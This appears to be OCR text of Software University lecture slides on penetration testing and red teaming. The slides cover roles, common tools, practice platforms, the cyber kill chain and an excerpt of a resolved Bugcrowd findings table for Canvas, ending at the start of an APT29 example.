
- Finding **LFI** (**Local File Inclusion**) with Wireshark:



Blue Teaming Examples

Software University

- Analyzing Sliver **C2 HTTP** Beacon with Wireshark:



Penetration Tester

Penetration Tester

- We are diving into offensive security
- The role of a penetration tester is to conduct security tests, in order to find **vulnerabilities**, and present a report for his actions
- The scope of each penetration test must be strictly defined, so the tester would **not damage** real production assets, if a successful **exploitation occurs**
- Some projects disallow penetration testers to exploit found vulnerabilities, other enforces him to go as deep as possible
- The most important part of the penetration test:
  - Report. The client company could not know what were your action if there is no report. So, it is extremely crucial to save and log your data

How Penetration Tester Operates?

- In most cases, penetration testers are not in the same company (employed from consulting company or contractors)
- Every Project is **unique** (learning curve is growing fast)
- Most of the projects are conducted within a **week** or **two timespan** (including the report writing time), you gotta be quick!
- By the end of the last testing day agreed, the report **must be sent** to the client, with that the work of the penetration tester ends for the specific project (unless a re-test is included)

Penetration Testing is HARD!

Software University

- Even though tools are important, penetration testing is not about running tools, we call these guys "script kiddies"
- In order to be a good penetration tester, you must have background in:
  - Coding (**C**, **Python**, **C#**, **Powershell**, **Bash**, **C++**, more is a plus)
  - System Administration (Linux and Windows)
  - Networking
  - General debugging and issue solving
- Of course, you can not know everything, so the most essential skill is to learn fast!

Types of Penetration Tests

- The following **types of penetration tests** are ordered by the most common requested from clients:
  - Web application
  - External
  - Mobile
  - Internal
  - Thick Client
  - Physical

Penetration Testing Operational Systems (OS)

Software University

- The following types of Operational Systems are considered optimized for performing security assessments:
  - Kali Linux (*https://www.kali.org*)
  - Parrot OS (*https://www.parrotsec.org*)
  - Black Arch (*https://blackarch.org*)
  - CommandoVM (*https://github.com/mandiant/commando-vm*)


Penetration Testing Tools

Software University

- Here are the most common penetration testing tools (I am not making you script kiddies, just want to showcase things "68 61 68 61"):
  - Nessus (*https://www.tenable.com/products/nessus*)
  - Nmap (*https://nmap.org*)
  - BurpSuite (*https://portswigger.net/burp*)
  - Searchsploit (*https://www.exploit-db.com/searchsploit*)
  - Google (*https://www.google.com*)

QUIZ!

- What was the **ASCII representation** of the enquoted string from the previous slide? ("68 61 68 61")




Haha

- Funny right?

Let's Take a Break!


Penetration Testing Examples

- Fetching results from **Nessus scan**, everything must be manually checked!



Penetration Testing Examples


- Scanning a web application with BurpSuite:



Penetration Testing Examples

Software University

- Scanning local system for privilege escalation attack vectors with linpeas (*https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS*)



What is the Most Important Part of Penetration Testing and Red Teaming?


Software University

- **REPORTING**!!! Client could not be aware of your actions without the report!

Flex Bounty Program Overview

A Flex Bounty program is a novel approach to an application assessment or penetration test. Traditional penetration tests use only one or two researchers, resulting in less overall testing of the application. Bugcrowd researchers routinely examine applications and discover many esoteric issues that automated testing cannot find and that traditional vulnerability assessments routinely miss.

The Flex Bounty program for CANVAS had 63 invited researchers testing the application, from an array of countries around the world.



Outcome	Count of Submissions
DUPLICATE	125
IGNORED	41
INVALID	97
VALID	59
Total	322


59 valid and reproducible issues were identified out of 322 total submitted issues. Bugcrowd cleaned all data, removing ignored, invalid, and duplicate issues.

Findings Summary Matrix

Finding Name	Priority	Finding Status	Instructure Response
3 stored xss in discussions	2	Resolved	Fixed.
3 stored xss in same place (teacher account in syllabus area)	2	Resolved	Previously fixed in production.
Content Spoofing on uploadify.swf	2	Resolved	Upgraded to latest version, fixed.
CSRF in email addition	2	Resolved	Ultimately a false positive.
Flash Based Cross Site Scripting (Flash exploit)	2	Resolved	Fixed. Only reproducible in the test environment.
Flash XSS at rapid7-tc.instructure.com/ Filename: FileAPI.flash.image.swf	2	Resolved	Fixed.
Open Direct and XSS at https://rapid7-tc.instructure.com/images/users/1?fallback=http://www.bugcrowd.com/	2	Resolved	Ultimately, no sensitive data can be exposed by this XSS.
Quiz IP Filter bypass	2	Resolved	Fixed. Only reproducible in the test environment.
Reflected xss	2	Resolved	Fixed.
stored cross-site-scripting in https://rapid7-tc.instructure.com/eportfolios/19/Home/Welcome	2	Resolved	Fixed. Only reproducible in the test environment.
stored in files upload	2	Resolved	Fixed. Only reproducible in the test environment.
stored xss	2	Resolved	Fixed.

Find Publicly Available Sample Reports

- On github: *https://github.com/juliocesarfort/public-pentesting-reports*



How do I Practice Pentesting Legally?

Software University

- TryHackMe: *https://tryhackme.com/*
- Vulnhub: *https://www.vulnhub.com/*
- HackTheBox: *https://www.hackthebox.com/*

Red Teamer (Red Teaming Operator)

Red Teaming Operator

- **Red Teamers** are a big deal!
- Red Teaming is all about training the blue team and making them better
- Red Teaming Operators are operating from a standpoint of a real threat (a.k.a. black-hat)
- They simulate the actions, a real threat could take to breach the company (OSINT, custom exploit development, AV/EDR evasion and more…)
- Red Teamings are expensive and comprehensive

How Red Teaming Operators Operates?

Software University

- Just like penetration testers, **red teaming operators** are most likely not in the same company (employed from consulting company or contractors)
- Just like penetration testing, every project is **unique** (learning curve is growing fast)
- Unlike penetration testing, most of the projects are conducted within a month up to half a year (including the report writing time), you still gotta be quick, since there are many more things to be done!
- By the end of the last testing day agreed, the report must be sent to the client, with that the work of the penetration tester ends for the specific project (unless a **re-test is included**)

Red Teaming is HARDER!!!

- **Red Teamers goal is not to find VULNERABILITIES!!!**
- It is to make the **Blue Teamers** better by:
  - Simulating threat actions
  - Coding custom exploits / C2
  - Researching and trying to breach the company with or without the blue team's knowledge

Red Teaming is HARDER!!!

Software University


- It is to make the **Blue Teamers** better by:
  - Performing real exploitation actions
  - Exfiltrating data
  - Escalating privileges
  - Many, many more…
- Of course, you can not know everything, but here you gonna need a lot of experience in multiple areas (such as **AV evasion**, **Initial exploitation** and more …)

Types of Red Teaming Operations

- The Red Teaming operations are most usually separated by:
  - Red Teaming with Blue Team's Awareness
  - Red Teaming without Blue Team's Awareness
  - Usually, the scope of Red Teaming is specialized in a specific resource or specific "**breach scenario**"

Sample Kill Chain

- *Cyber Kill Chain® | Lockheed Martin*
  - Recon
  - Weaponization
  - Delivery
  - Exploitation
  - Installation
  - Command and Control (C2)
  - Actions on Objectives



What is the Difference Between Penetration Testing and Red Teaming?

Software University

- Penetration Testing is finding as **much vulnerabilities** as you can. Red Teaming is about **making the Blue Team** better!
- Penetration tests are **shorter** in timespan
- Penetration testing usually targets dev or isolated environment to not disrupt the working process, whereas red teams are attacking the company in it's production environment
- Red Team Operators are way more agile and free in their actions, since they must emulate real threat
- Red Team Operators are staying **as stealthy as possible**, avoiding noisy tools such as Nessus. Stealth is key and when they are revealed by the Blue Teamers, the project usually ends

Red Teaming Examples

- All APTXX you see on frameworks like ATT&CK (*https://attack.mitre.org/*) were once real, detected (or investigated) threats, they are called Advanced Persistent Threat
- Each APT's TTPs (Tactics Techniques and Procedures) could be re-simulated over Red Team Engagement

Red Teaming Examples

Software University

- APT29
  - APT29 is threat group that has been attributed to Russia's Foreign Intelligence Service (SVR)[1][2]
